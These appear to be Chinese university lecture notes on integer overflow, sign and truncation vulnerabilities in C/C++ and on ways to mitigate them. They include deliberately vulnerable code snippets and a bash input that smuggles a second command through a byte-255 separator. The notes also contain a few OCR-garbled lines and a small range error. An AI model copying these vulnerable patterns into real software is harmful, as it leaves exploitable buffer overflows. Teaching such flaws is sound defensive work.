当图像注释的长度域的数值为1时可能会产生溢出

整数溢出条件:

如果计算所得结果无法用带符号整数表示, 那么, 尽管分配程序看上去能够成功地执行, 但实际上它只会分配非常小的内存空间。

应用程序对分配的缓冲区的写操作可能会越界，从而导致基于堆的缓冲区溢出。

(3) 内存分配例子

整数溢出例子也会发生于内存分配 `calloc()` 时，当计算一块内存区域的大小并调用 `calloc()` 或其他内存分配函数来分配内存时可能会引起整数溢出

可能会返回一个小于需求大小的缓存，从而可能会导致后面的缓冲区溢出

以下代码片断可能会产生漏洞：

C: `p = calloc(sizeof(element_t), count);`

C++: `p = new ElementType[count];`

库函数 `calloc ()` 接受两个参数：→ 存储元素类型所需要的空间

→ 元素的个数

对于 C++ 的 `new` 操作符的情形，则不需要显式指定元素类型大小

为了计算所需内存的大小，使用元素个数乘以该元素类型所需的单位空间来计算

(4) 符号错误例子

```
#define BUFF_SIZE 10
```

```
int main(int argc, char* argv[]){
```

```
    int len;
```

```
    char buf[BUFF_SIZE];
```

```
    len = atoi(argv[1]);
```

```
    if (len < BUFF_SIZE){
```

```
        memcpy(buf, argv[2], len);
```

```
    }
```

```
}
```

程序接受两个参数：将要被复制的字符串和它的长度

len被声明为带符号整型

argv[1] 也可以是一个负值

一个负值能够绕过该检测

值被认为是无符号的**size_t**类型

负的长度值被解释为一个很大的正整数，从而导致缓冲区溢出

这个漏洞可以通过限制整数 `len` 为一个有效值来避免

→ 加设一个更有效的范围校验以保证 `len` 的值在 0 到

`BUFF_SIZE` 之间

→ 声明为无符号整型 declare as an unsigned integer

➤ 消除在调用函数 `memcpy()` 时从带符号整型到无符号整型的转换

➤ 防止发生符号错误

(5) 截断：漏洞执行

```
bool func(char *name, long cbBuf) {  
    unsigned short bufSize = cbBuf;  
    char *buf = (char *)malloc(bufSize);  
    if (buf) {  
        memcpy(buf, name, cbBuf);  
        if (buf) free(buf);  
        return true;  
    }  
    return false;  
}
```

cbBuf 用户初始化用于分配 **buf** 内存的 **bufSize**

cbBuf 被声明为 **long** 用于设定 **memcpy()** 操作中的大小参数

北京邮电大学

- **cbBuf** 被临时保存在了一个 `unsigned short bufSize` 中
- 不论是 GCC 还是 Visual C++，在基于 IA-32 的编译器上，`unsigned short` 的最大值都是 65 535。而同一平台上 `signed long` 的最大值是 2 147 483 647。
- 任何值位于 65 535 和 2 147 483 647 之间的 **cbBuf** 在进行赋值时都会发生截断错误
- 当 **bufSize** 同时用于调用 `malloc()` 和 `memcpy()` 的时候，只会发生错误并不会产生漏洞
- 由于 **bufSize** 被用于分配缓冲区的大小，而 **cbBuf** 则是用来在调用函数 `memcpy()` 时指定大小，因此，任何在 1 到 2,147,418,112 (2,147,483,647 - 65,535) 字节之间的 **buf** 值都会引起溢出

(6) 非异常的整数逻辑错误

```
int *table = NULL;
```

```
int insert_in_table(int pos, int value){
```

```
    if (!table) {
```

```
        table = (int *)malloc(sizeof(int) * 100);
```

```
    }
```

```
    if (pos > 99) {
```

```
        return -1;
```

```
    }
```

```
    table[pos] = value;
```

```
    return 0;
```

```
}
```

从堆中分配存储空间给数组

pos 小于 99

value 被插入数组的指定位置

对插入位置 pos 缺乏必要的范围检查，因此将会导致一个漏洞

→ 因为 pos 开始时被声明为带符号整数，即传递到函数中的值可正可负

→ 可以捕获下标越界的正值，但是负值却不会被捕获

(7) 其他 C99 整数类型

● 下面的类型有特定的用处：

→ ptrdiff_t 为表示两指针相减的结果的带符号整型

→ size_t 是表示 sizeof 操作符结果的无符号整型。

→ wchar_t 的取值范围可以表示所支持的现场 (locales) 中最大扩展字符集中的所有字符代码。



接受两个字符串类型的参数并且计算它们的总长度（加上结尾空字符占用的1个额外的字节）

```
int main(int argc, char *const *argv) {  
    unsigned short int total;  
    total = strlen(argv[1]) +  
            strlen(argv[2]) + 1;  
    char *buff = (char *) malloc(total);  
    strcpy(buff, argv[1]);  
    strcat(buff, argv[2]);  
}
```

分配足够的内存来存储两个字符

首先将第一个参数复制到缓冲区中，然后将第二个参数连接在其尾部

攻击者可能会提供两个总长度无法用 unsigned short 整数 total 表示的字符串做参数

strlen() 函数返回一个 size_t 类型，一个 IA-32 上的 unsigned long int

- 有因此，lengths+1 的和是一个 unsigned long int.
- 分配给 unsigned short int total 时，值必须被截断
- 且长度的总和大于结果类型的表示范围，它将会被截模截斯

(8) NetBSD 例子

● NetBSD 1.4.2 及之前的版本中都使用了以下形式的整数范围检查：

```
if (off > len - sizeof(typename))  
    goto error;
```

● 这里的 off 和 len 都是带符号整型

- sizeof 操作符返回的是一个无符号整型(size_t)

- 因此整数提升规则要求 len - sizeof(类型名)

- 应该按照无符号整型计算

- 当 len 小于 sizeof 的返回值时

- 减法操作造成下溢并产生一个很大的正值

- 整数范围检查逻辑被绕过

- 一种能够消除此类问题的替代形式的整数范围检查如下所

示：

```
if ((off + sizeof(type-name)) > len)
```

```
    goto error;
```

- 程序员仍然必须保证 off 的值在一个定义的范围之内，以确保加法操作不会导致溢出

四、缓解策略

1、范围检查

- 如果适当地运用类型范围检查，就够消除所有的整型漏洞。

诸如 Pascal 或者 Ada 这些语言。允许对任何标量类型应用范围限制，以形成子类型。以 A 也为例，允许使用 range 关键字来声明对

派生类型的范围约束

```
type day is new INTEGER range 1..31;
```

- 范围约束会被语言运行时强制执行

- C 和 C++ 在强制类型安全性方面并不擅长

```

#define BUFF_SIZE 10
int main(int argc, char* argv[]) {
    unsigned int len;
    char buf[BUFF_SIZE];
    len = atoi(argv[1]);
    if ((0 < len) && (len < BUFF_SIZE)) {
        memcpy(buf, argv[2], len);
    }
    else
        printf("too much data\n");
}

```

隐式类型检查是将len声明为无符号整数而实现的

显式范围检查数组的上下界

范围检查的解释：

仅仅将 len 声明为无符号整数并不足以完成范围约束，因为它只能约束从 0 到 MAX_INT 的范围。

检查上下界，确保保证不会将越界的值传递给 memcpy () 同时使用隐式和显式检查看上去有些累赘，但是我们推荐这种“健康的偏执式的编程实践”

● 所有外部输入的数据都要进行上下界检查

→ 应该通过接口来强制执行对它们的限制

→ 任何能够限制过大或过小输入的措施，都有助于防止溢出和其他类型范围错误

● 够限制过大或过小输入

● 排版约定

→ 区分代码中的常量和变量

→ 区分受外部影响的变量和拥有良好定义范围的局部变量

2、强类型

- 提供更好的类型检查的方式之一是提供更好的类型定义

- 将一个变量声明为无符号的类型就能够保证该变量不会包含负值

- 这种解决方案不能阻止溢出

- 使用强类型机制 (strong typing)，有助于编译器更有效地识别与范围相关的问题

- 要想定义一个整数存储水处于液态的华氏温度，可以如下方式声明一个变量：

```
unsigned char waterTemperature;
```

- 使用无符号 8 位数来描述 waterTemperature 是足够的，因此它的值的范围是 1 ~ 255

- 水温范围是从华氏 32 度（冰点）到华氏 212 度（沸点）。

然而，使用这个类型既无法阻止溢出，也允许了无效数值（即 1 ~ 31 和 213-255）的使用

3、抽象数据类型

- 解决方案之一是创建一个包含私有数据成员 waterTemperature 的抽象类型，用户不能直接访问该数据成员

- 这些方法中必须提供类型安全机制，以保证 waterTemperature 的值在有效范围之内

- 如果正确地做到了这一点，就不可能再发生整型范围错误了

4、Visual C++ 编译器检查

当一个整数值被赋给较小的整型时，VisualC++ NET 2003 编译器会生成一个警告（C4244）

→ 在警告级别 1，如果类型为_int64 的值被赋值给 unsigned int 类型的话将会生成一个警告

→ 在警告级别 3 和 4，如果一个整形被转换给一个较小的整型将会生成“可能会丢失数据”警告

在警告级别 4 下，以下例子中的赋值就会生成一个 C4244 警告

```
int main() {  
  
    int b = 0, c = 0;  
  
    short a = b + c; // C4244  
  
}
```

5、Visual C++ 运行时检查

● 当一个整数值被赋给较小的整型时，Visual C++ NET2003 编译器会生成一个警告

● /RTC 提供了与 C4244 警告类似的功能，以报告当一个整数被赋值给较小的整型时所导致的数据丢失。

● Visual C 中还包含一个 runtime_checks 的参数，用于禁用或启用 / RTC 设置，但它并不包括用于捕获其他运行时错误（例如溢出）的标志。

6、GCC 运行时检查

● gcc 和 g++ 编译器都包含一个 -ftrapv 的编译选项，该选项对检测运行时整数异常提供了有限的支持

● 按照 gcc 用户手册的说明，这个选项 “为加、减、乘运算的带符号溢出产生陷阱”

● gcc 编译器产生对已有库函数的调用

gcc 运行时系统的一个函数，用于检测带符号 16 位整数加法操作导致的溢出。

```
Wtype __addvs13 (Wtype a, Wtype b) {  
    const Wtype w = a + b;  
    if (b >= 0 ? w < a : w > a)  
        abort ();  
    return w;  
}
```

加法操作被执行，结果与操作数相比较以判断是否发生了溢出。

abort() 被调用，如果

- **b** 非负且 **w < a**
- **b** 为负数并且 **w > a**

北京邮电大学

7、安全的整数操作

● 整数操作可能会导致溢出和数据丢失

● 防止整数漏洞的第一条防线就是进行范围检查

→ 显式

→ 隐式-通过使用强类型达

● 很难保证多个输入变量不被恶意用户操纵，从而导致程序中的某些操作出错

● 另一种可选的或者说是辅助的方式是将每一个操作保护起来

● 这属于一种劳动密集型的方式，实现起来代价很大

● 让输入可能被不确定来源所影响的所有整数操作都使用一个安全整数库

● C 语言兼容库

→ 由 Michael Howard 编写

→ 使用 IA-32 特定机制， 侦测整数溢出条件

8、无符号的加函数

```
in bool UAdd(size_t a, size_t b, size_t *r) {
    asm {
        mov eax, dword ptr [a]
        add eax, dword ptr [b]
        mov ecx, dword ptr [r]
        mov dword ptr [ecx], eax
        jc short j1
        mov al, 1 // 1 is success
        jmp short j2
    j1:
        xor al, al // 0 is failure
    j2:
    };
}

int main(int argc, char *const *argv) {
    unsigned int total;
    if (UAdd(strlen(argv[1]), 1, &total) &&
        UAdd(total, strlen(argv[2]), &total)) {
        char *buff = (char *)malloc(total);
        strcpy(buff, argv[1]);
        strcat(buff, argv[2]);
    } else {
        abort();
    }
}
```

调用函数UAdd（）来计算两个字符串长度的总和时，使用了适当的错误检查机制

9、SafeInt 类

SafeInt 是一个由 David LeBlanc 编写的 C++ 模板类。

在执行操作之前对操作数的值进行测试，以决定是否会导致错误

由于这个类被声明为模板类，因此可以用于任何整数类型

重载了几乎每一个有关的操作符（{}下标索引操作符除外）



SafeInt

变量s1和s2分别被声明为 SafeInt类型

```
int main(int argc, char *const *argv) {
    try{
        SafeInt<unsigned long> s1(strlen(argv[1]));
        SafeInt<unsigned long> s2(strlen(argv[2]));
        char *buff = (char *) malloc(s1 + s2 + 1);
        strcpy(buff, argv[1]);
        strcat(buff, argv[2]);
    }
    catch(SafeIntException err) {
        abort();
    }
}
```

调用+操作符时，使用的是SafeInt类提供的安全版本的+操作符。这个安全版本的操作符保证，倘若结果无效则抛出一个异常

10、整数安全解决方案对比

与 Howard 方法相比， SafeInt 库有好几个优点

→ 比依赖于汇编语言指令实现安全算术操作的 Howard 方法移植性更好

→ 更好的可用性

➢ 算术操作符可以用于常规的内联表达式

➢ SafeInt 使用 C++ 异常处理机制代替 C 风格的返回代码检

查

→ 更好的性能表现(对于启用优化编译选项的应用程序而言)

11、什么时候使用整数安全库

让输入可能被不确定来源所影响的所有整数操作都使用一个安全整数，比如

→ 结构大小

→ 分配的结构个数

安全整数，比如

→ 结构大小

→ 分配的结构个数

函数有两个参数，一个指定了给定结构的大小，一个指定了由非可信来源所能操纵的、应分配的结构个数。这两个值的乘积决定了所分配的内存大小

```
void* CreateStructs(int StructSize, int HowMany) {  
    SafeInt<unsigned long> s(StructSize);  
  
    s *= HowMany;  
  
    return malloc(s.Value());  
}
```

乘法操作很容易引起整型变量的溢出，同时也为缓冲区溢出提供了机会

北京邮电大学

12、什么时候不使用整数安全库

不需要使用安全整数进行操作

→ 被紧密控制的循环

→ 变量不受外部影响

```
void foo() {  
    char a[INT_MAX];  
    int i;  
  
    for (i = 0; i < INT_MAX; i++)  
        a[i] = '\\0';  
}
```

13、GNU 多精度算术库(GMP)

● GMP 是一个用 C 编写的可移植的库，用于对整数、有理数以及浮点数进行任意精度的算术运算

● 需要比 C 基本类型所直接支持的精度更高的精度的应用程序提供尽可能快的算术运算

● GMP 对速度的强调高于简单性和优雅性

● 它使用了复杂的算法，全字（full words）作为基本的算术类型，以及精心优化的汇编代码

14、测试

对输入的整数值进行检查仅仅是一个良好的开端，但这并不能保证对这些整数后继的操作中不会引起溢出或其他错误。

测试也不能提供任何保证

→ 除非程序很简单，要覆盖所有可能的输入是不可能的

→ 如果运用得当的话，测试能够增加代码安全的信心

● 整数漏洞测试应该涵盖所有整型变量的边界条件。

→ 如果类型范围检查被内嵌到代码中，即可测试它们针对整盘上下界是否可以正确地发挥功能。

→ 如果没有包含边界测试，就检测每一个整型所能使用的最大值和最小值。

● 可以用白盒测试决定应该使用什么类型的变量

● 如果得不到源代码，可以用各种类型的最大值和最小值进行测试

15、源代码审计

● 必须对源代码进行审查，以发现可能存在的整数范围错误

● 以下是应该审查的项目：

→ 对整数类型范围进行彻底地检查

→ 根据输入值将被使用的情况检查它们是否被约束在有效范围之内

● 值不能为负的整数（例如作为索引、大小以及循环计数器的整数）应该被声明为无符号型并对上下界进行适当的范围检查

● 对所有来自不确定性来源的整数操作，都使用安全整数库完成

16、著名的漏洞

(1) XDR 库中的整数溢出

由 Sun 发布的 XDR (external data representation) 库中的 xdr_array

() 函数包含一个整型溢出

该漏洞已经导致多个应用程序出现可被远程利用的缓冲区溢出，从而可以执行任意的代码

很多产商都在自己的实现中包含了那些有漏洞的代码

XDR 库为从一个系统进程发送数据到另一系统进程（通常是通过网络连接发送的）提供了平台无关的方法

这样的函数通常被用在远程过程调用(RPC)的实现中，为需要使用公共接口与许多不同种类的系统进行交互的应用层程序员提供了透明性

由 Sun 提供的 XDR 库中的 `xdr_array()` 函数中包含有一个整型溢出，可能会造成大小错误的动态内存分配，从而可能会导致诸如缓冲区溢出等相应问题

(2) Windows DirectX MIDI 库

● `quartz.dll`，中包含一个整数溢出漏洞，可以让攻击者执行任意的代码，或使任何使用了这个库的应用程序崩溃，从而导致拒绝服务

● Windows 操作系统包含了名为 DirectX 和 DirectShow 的多媒体技术

● DirectX 由一组为 Windows 程序提供多媒体支持的底层应用程序接口(APIs)组成

● 在 DirectX 中，DirectShow 技术执行客户端音频／视频的收集、操纵和呈现

● DirectShow 对 MIDI 文件的支持需要一个名为 quartz.dll 的库实现。

● 由于该库没有充分验证 MIDI 文件的 MThd 区中的音轨 (tracks) 值的有效性，一个精心构造的 MIDI 文件就可以导致整数溢出，进而造成堆内存破坏

● 任何使用了 DirectX 或 DirectShow 来处理 MIDI 文件的应用都可能会受到此漏洞的影响

● 尤其值得注意的是，IE 在处理 HTML 文档内嵌的 MIDI 文件时会载入这些有漏洞的库

● 攻击者只需要说服受害人浏览一个嵌入了有害 MIDI 文件的 HTML 文档，就能对受害人实施攻击

● 大量的应用（例如，Outlook, Outlook Express, Eudora, AOL, Lotus Notes, Adobe Photo Deluxe)都使用了 IE 的 HTML 呈现引擎 (WebBrowser ActiveX control) 来解释 HTML 文档

(3) Bash

● GNU 项目 Bourne Again Shell (bash) 是 Unix Bourne Shell(/bin/sh) 的一个替代品。

● 它和标准 Shell 拥有相同的语法，但提供了如作业控制、命令行编辑和历史记录等额外的功能

● 它最流行的使用是在 Linux 上

● bash 1.14.6 以及更早的版本中存在一个漏洞，该漏洞会导致 bash 被欺骗以执行任意的命令

● bash 源代码的 `parse.y` 模块中的 `yy_string_get()` 函数内有一个变量声明错误.

● 该函数负责将用户输入的命令行解析为单独的记号 (tokens)

● .这个错误源于一个名为 `string` 的变量, 它被声明为 `char *` 类型

● `string` 变量用于遍历包含将被解析的命令行的字符串

● 从该指针取回来的字符被存储到一个 `int` 型的变量中

● 对那些默认 `char` 为 `signed char` 的编译器, 当将其值赋给 `int` 变量时, 会进行符号扩展

● 对十进制代码为 255 的字符 (补码形式的 -1), 符号扩展会导致 `int` 变量被赋值为 -1.

● 解析器的其他部分又使用 -1 作为一个命令的结束标志

● 十进制的 255 (八进制的 377) 就被作为一个通过 `-c` 选项提供给 bash 的非意料的命令分隔符

● 例如

→ `bash -c 'ls\377who'`

→ (其中 `\377` 表示一个具有十进制值 255 的单个字符) 将执行两个命令: `ls` 和 `who`